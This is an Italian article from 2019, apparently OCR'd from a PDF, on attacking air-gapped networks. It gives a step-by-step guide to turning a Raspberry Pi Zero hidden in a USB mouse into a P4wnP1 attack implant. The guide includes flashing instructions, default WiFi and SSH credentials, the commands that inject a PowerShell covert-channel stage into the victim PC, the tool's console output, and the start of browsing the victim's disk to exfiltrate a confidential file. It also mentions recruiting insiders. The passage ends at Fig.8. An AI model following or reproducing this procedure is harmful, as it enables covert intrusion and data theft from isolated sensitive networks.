
Attacco a reti Air Gap: infiltrazione, il cavallo di troia...

Author : Francesco Arruzzoli

Date : 18 Gennaio 2019



Come promesso nel precedente articolo *"Attacco a reti Air Gap, tra mito e realtà"*, in questo affronteremo la tematica dell'infiltrazione nelle reti Air Gap, cioè come sia possibile "infettare" e violare infrastrutture ICT critiche (computer, reti private con dati altamente sensibili) fisicamente isolate da qualsiasi collegamento con il mondo esterno, come ad esempio la rete Internet. L'attacco ad una rete Air Gap prevede generalmente una prima fase, detta "infiltrazione", questa fase ha lo scopo di creare un "ponte" tra la rete Air Gap ed il mondo esterno, in modo che possa essere violata.

Questa prima fase in genere vede il coinvolgimento di due componenti: una umana ed una tecnologica, la componente umana ha il compito di portare il cavallo di troia (componente tecnologica) all'interno della rete Air Gap mentre la componente tecnologica creerà il "ponte" verso l'esterno. La componente umana risulta sempre fondamentale in questa fase ed è per questo che spesso vengono svolte vere e proprie operazioni HUMINT (HUMan INTelligence) dove cioè viene effettuata un'attività di intelligence consistente nella raccolta di informazioni per mezzo di contatti interpersonali, coinvolgimento consapevole o meno di persone aventi accesso ad informazioni o aree pertinenti e reclutamento diretto o indiretto di personale interno e/o esterno (dipendenti infedeli, ditte esterne, etc..). Una volta pronta la componente umana entra in gioco la componente tecnologica, che deve normalmente essere "invisibile" agli occhi degli utenti ed ai controlli dei sistemi di sicurezza, magari attraverso insospettabili cavalli di troia.

Nello scrivere questo articolo ero in dubbio se dare un taglio prettamente tecnico/divulgativo o più pratico, dove il lettore potesse verificare direttamente, "hands on", quanto scritto, magari realizzando lui stesso la parte tecnologica, cioè il dispositivo "invisibile".

Alla fine, come si potrà leggere, ho optato per un taglio tecnico/pratico soprattutto per dimostrare come oggi risulti più facile ed economico, rispetto al passato, assemblare dispositivi del genere velocemente in casa e questo grazie alla globalizzazione che ha ridotto i costi, all'industria 4.0 che ha facilitato l'accesso tecnologico ed alla conoscenza dell "howto" presente in internet, dove l'unico limite è la fantasia.

Ipotizzando quindi di aver reclutato la risorsa umana per installare il dispositivo, ora si deve

preparare un device “invisibile” e come la miglior intelligence insegna, quando si vuole nascondere qualcosa la si deve mettere in bella mostra così da sviare ogni sospetto, nel nostro caso utilizzeremo un oggetto comune, sempre presente in una infrastruttura ICT, come ad esempio un mouse; il nostro cavallo di troia sarà un comune mouse che nasconderà al suo interno una sofisticatissima tecnologia dal costo complessivo di circa.. 35 euro.

Il progetto prevede la realizzazione di un dispositivo in grado di attivare un hot spot WiFi a cui ci si potrà connettere dall’esterno dell’area Air Gap, una volta connessi il dispositivo, camuffato da mouse usb (Fig.1), dovrà permetterci di controllare e/o infettare remotamente il PC a cui è collegato, per copiare dei dati riservati (Data Exfiltration).




Fig.1

A dimostrazione di quanto oggi possa essere relativamente semplice realizzare attacchi di questo tipo, di seguito descriverò una procedura che in meno di mezz’ora, sfruttando quello che internet e l’industria 4.0 ci offre, permetterà (a tutti i lettori che vogliono provare con le proprie mani) di realizzare un device in grado di svolgere il compito sopra descritto, senza particolari skill tecnici e di programmazione.

Per realizzare il nostro device avremo bisogno dei seguenti componenti hardware :

- Un micro-pc Raspberry Pizero;
- Una scheda micro SD da minimo 4 GB con relativo lettore usb per pc

Il micro-pc utilizzato o meglio detto Single Board Computer (SBC) della Raspberry Pi Foundation, è il modello Pizero W (Fig.2).

Fig.2

Un piccolo gioiello dell'elettronica con le seguenti principali caratteristiche:

- dimensioni 65 x 31 x 5 mm
- processore ARM single-core da 1GHz
- RAM integrata da 512Mb
- scheda di rete wifi integrata
- sistema operativo Linux
- Mini-HDMI
- Micro-USB
- Bluetooth 4.0
- Interfaccia GPIO (General Purpose Input/Output) cioè in grado di pilotare dispositivi esterni
- alloggio per scheda di memoria Micro SD


Configureremo il Pizero installando un'immagine del sistema operativo sulla scheda micro SD (che poi inseriremo nell'apposito alloggio del Pizero) con già tutte le funzionalità che ci servono. L'immagine del sistema operativo utilizzato è stata realizzata nel progetto P4wnP1 presente sul sito Git Hub (https://github.com/mame82/P4wnP1/), un vero e proprio tool di attacco attraverso connettore USB pensato proprio per micro-pc Pizero, in grado, una volta connesso il device ad una porta USB del PC vittima, di creare un cosiddetto "covert channel" cioè un canale di comunicazione per eludere le politiche di sicurezza della rete stabilendo di fatto dei percorsi di comunicazione alternativi.

Per installare il sistema operativo sulla scheda micro SD effettuiamo innanzitutto il download dell'immagine da questo link: **https://github.com/mame82/P4wnP1/releases** cliccando su **P4wnP1_0_1_alpha.zip.**

La versione che utilizziamo non è la più aggiornata, infatti il progetto P4wnP1 è evoluto in una nuova versione P4wnP1 A.L.O.A. molto più ricca di funzionalità, ma per il nostro esempio la vecchia versione risulta più facile e veloce da utilizzare.

Terminato il download dell'immagine, ed estratta dal file zip (P4wnP1_0_1_alpha.img) dobbiamo utilizzare un tool per scrivere l'immagine nella scheda micro SD. Possiamo scaricare il tool Etcher dal sito https://www.balena.io/etcher/.

Una volta installato Etcher dobbiamo semplicemente connettere la scheda micro SD al PC tramite un lettore USB, avviare Etcher, selezionare da Etcher il file immagine (P4wnP1_0_1_alpha.img) , la partizione logica su cui è stata montata la Micro SD, premere il pulsante Flash! (Fig.3) ed attendere il completamento della scrittura dell'immagine sulla micro SD.



Completata questa fase inseriamo la micro SD nel Pizero, nell'apposito alloggiamento e… fatto!

Siamo pronti per testare le funzionalità del nostro device di attacco.

Connettiamo il Pizero alla porta USB del nostro PC vittima (nei test ho utilizzato vari sistemi operativi Windows 7 e superiori), connettendo il cavo USB al connettore dati del Pizero (Fig.4).




Fig.4

Il tool P4wnP1 attiverà un Hot Spot WiFi che utilizzeremo come “ponte” per connetterci alla rete Air Gap, contestualmente attraverso la porta USB creerà una connessione Ethernet over USB con il PC Vittima, infine creerà un HID covert channel (simulando una tastiera) per poter inviare comandi al PC Vittima.

Una volta connesso al PC Vittima, dopo circa un minuto dovremmo vedere apparire un Hot Spot WiFi dal nome (SSID): **P4wnP1** colleghiamoci dal nostro PC Attaccante tramite la scheda Wifi, per autenticarci utilizziamo la passphrase: **MaMe82-P4wnP1**

Una volta connessi riceveremo un ip appartenente al segmento di rete 172.24.0.0/24. Per poter utilizzare il tool di attacco dobbiamo connetterci in SSH all’indirizzo IP del Pizero: 172.24.0.1, per fare questo se si utilizza un PC Windows è possibile utilizzare il tool putty scaricabile dal link: https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html oppure se si utilizza un PC MAC/LINUX è sufficiente aprire una sessione terminale e digitare il comando: **ssh pi@172.24.0.1 .**

In fase di autenticazione SSH la password utente è: **raspberry**

Una volta connessi in SSH ci si troverà di fronte al menu del tool P4wnP1, digitando il comando **help** si otterrà l’elenco di tutti i comandi disponibili (Fig.5):




Fig.5

Digitare **SetKeyboardLanguage** per configurare il tipo di tastiera del PC vittima, nel caso di PC con sistema operativo in italiano selezionare l'opzione **1** (1:it). Completata la configurazione della tastiera è possibile lanciare l'attacco tramite il comando **FireStage1**

Sul PC Vittima si vedrà apparire per alcuni secondi una finestra PowerShell dove verrà iniettato il codice per la creazione del covert channel (Fig.6), al termine (l'attesa può essere di un paio di minuti), se tutto è andato per il meglio, il prompt del P4wnP1 ci comunicherà che il PC Vittima è connesso (Fig.7).



C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. Tutti i diritti riservati.
PS C:\Users\casa> $h=(Get-Process -Id $pid).MainWindowHandle;$ios=[Runtime.InteropServices.HandleRef];$hw=New-Object $ios (1,$h);$i=New-Object $ios (2,0);([reflection.assembly]::LoadWithPartialName("WindowsBase")).GetType("MS.Win32.UnsafeNativeMethods")::SetWind

Fig.6



172.24.0.1 - PuTTY
0:es 1:it 2:cs 3:gb 4:sv 5:si 6:ca 7:br
8:fi 9:hr 10:tr 11:no 12:ch 13:be 14:fr 15:de
16:ru 17:pt 18:dk [19:us]
Your selection or 'x' to abort: 1
language set to 'it'
P4wnP1 shell (client not connected) > FireStage1
Starting to type out stage1 to the target...
...done. If the client doesn't connect back, check the target
keyboard layout with 'SetKeyboardLanguage'
P4wnP1 shell (client not connected) >
Target connected through HID covert channel
P4wnP1 shell (client connected) >
Client didn't respond for 1 seconds.
P4wnP1 shell (client connected) >
Target disconnected
P4wnP1 shell (client not connected) > FireStage1
Starting to type out stage1 to the target...
...done. If the client doesn't connect back, check the target
keyboard layout with 'SetKeyboardLanguage'
P4wnP1 shell (client not connected) >
Target connected through HID covert channel
P4wnP1 shell (client connected) >

Fig. 7

A questo punto l’attaccante ha a sua disposizione una serie di funzionalità per raggiungere i propri scopi, nel nostro esempio ci interessa copiare dei file riservati presenti nella rete Air Gap, all’esterno, sul PC dell’attaccante.

Per fare questo utilizziamo inizialmente il comando **shell** che creerà una sessione Prompt DOS nella connessione SSH in modo da esplorare il contenuto dell’Hard Disk del PC Vittima (Fig.8) fino ad individuare il file di nostro interesse, che sempre nel nostro esempio si chiama ReportRiservato.rtf e si trova nella cartella c:\archivio (Fig.9).




Fig.8

